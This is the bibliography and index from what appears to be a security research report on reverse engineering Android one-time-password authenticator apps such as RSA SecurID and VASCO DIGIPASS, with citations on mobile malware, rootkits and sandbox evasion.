1. **Board of Governors of the Federal Reserve Bank.** Consumers and Mobile Financial Services 2015. [Online] March 2015. <http://www.federalreserve.gov/econresdata/consumers-and-mobile-financial-services-report-201503.pdf>.
2. **Research and Markets.** Global Mobile Security Market (Solution, Types, OS, End Users and Geography) - Size, Share, Global Trends, Company Profiles, Demand, Insights, Analysis, Research, Report, Opportunities, Segmentation and Forecast, 2014 - 2020. [Online] http://www.researchandmarkets.com/research/zjb9dh/global_mobile.
3. **Roman Unuchek, Victor Chebyshev.** Mobile malware evolution 2015. *AO Kaspersky Lab*. [Online] Kaspersky Labs, 02 23, 2016. [Cited: 08 19, 2016.] <https://securelist.com/analysis/kaspersky-security-bulletin/73839/mobile-malware-evolution-2015/>.
4. **Wyseur, Brecht.** White-box Cryptography: Hiding Keys In Software. *MISC Magazine*. [Magazine]. April 2012.
5. **ElfMaster.** Phrack issue 0x43. [Online] <http://phrack.org/issues/67/6.html>.
6. *DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis.* **Lok Kwong Yan, Heng Yin.**
7. **Timothy Vidas, Nicolas Christin.** Evading Android Runtime Analysis via Sandbox Detection. [Online] 2014. <https://users.ece.cmu.edu/~tvidas/papers/ASIACCS14.pdf>.
8. **Ravnås, Ole André Vadla.** *The Engineering Behind the Reverse Engineering*. [Online] 2015. <http://www.frida.re/docs/presentations/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf>.
9. **You, Dong-Hoon.** Android platform based linux kernel rootkit. *Phrack.org*. [Online] <http://phrack.org/issues/68/6.html>.
10. **Patrick Schulz, Felix Matenaar.** Android Reverse Engineering & Defenses. [Online] <https://bluebox.com/wp-content/uploads/2013/05/AndroidREnDefenses201305.pdf>.

Index

- abooting · 27
- AES · 37, 38, 39, 41, 42, 47, 58, 59
- Android kernel · 17, 18, 24, 25, 28, 31, 50
- Android NDK · 17, 23
- Android Studio · 12, 13, 23
- AOSP · 23, 29, 30
- APKTool · 11
- ART · 14, 20, 23, 24, 29, 30, 50, 57, 58
- Code injection · 9, 22, 24, 41
- Code Lifting · 9
- DDMS · 12, 13, 14, 58
- Device Binding* · 9
- DIGIPASS · 11, 31, 36, 47, 49, 51, 52, 53, 54, 55, 57, 58, 59, 60, 63, 64, 66
- DroidScope · 16, 19, 20
- Dynamic Vector · 59
- emulator · 15, 16, 20, 21, 23, 35
- Emulator Evasion · 21
- fastboot · 28
- FRIDA · 22, 23, 24
- Ftrace · 17
- IDA Pro* · 10, 49, 50, 56, 58
- IntelliJ · 10, 11
- Java Debug Wire Protocol · 14
- JD · 10
- JDB · 11, 14, 48, 58
- JDWP · 14, 30, 48, 49, 56, 57, 58
- JEB* · 10
- JNI · 10, 47, 49
- KProbes · 18
- LKM · 25, 31
- Lollipop · 17, 24, 25, 30, 34
- Manifest · 11, 27, 48
- Marshmallow · 17, 18, 25, 48
- OATH TOTP · 6
- One-time-password · 6
- OTP · 5, 6, 7, 8, 9, 36, 37, 39, 40, 41, 43, 45, 47, 56, 58, 59, 60, 61, 63, 64, 66
- PANDA · 16, 20, 21
- PDBKF2 · 58
- PIN · 5, 16, 39, 40, 44, 45, 47, 64, 66
- ProGuard · 10, 14, 37, 38
- Provisioning* · 7
- QEMU · 15, 16, 19, 20, 21
- RAMDisk · 26
- RSA · 7, 9, 36, 37, 39, 40, 41, 44, 45, 60
- Sandbox · 18, 21, 24, 25
- SecurID · 9, 36, 37, 39, 41, 42, 44, 45, 66
- SHA256 · 39, 58
- smalidea · 11
- Static Vector · 59
- stoken · 39, 42, 43
- Strace · 17
- TCG · 15
- Timestamp · 59
- Traceview · 12, 13, 14
- Tracing · 11, 15, 17, 30
- two-factor authentication · 5
- Valgrind · 16
- VASCO · 31, 36, 47, 49, 55, 59, 64, 65
- Zork · 24, 35, 51, 52, 56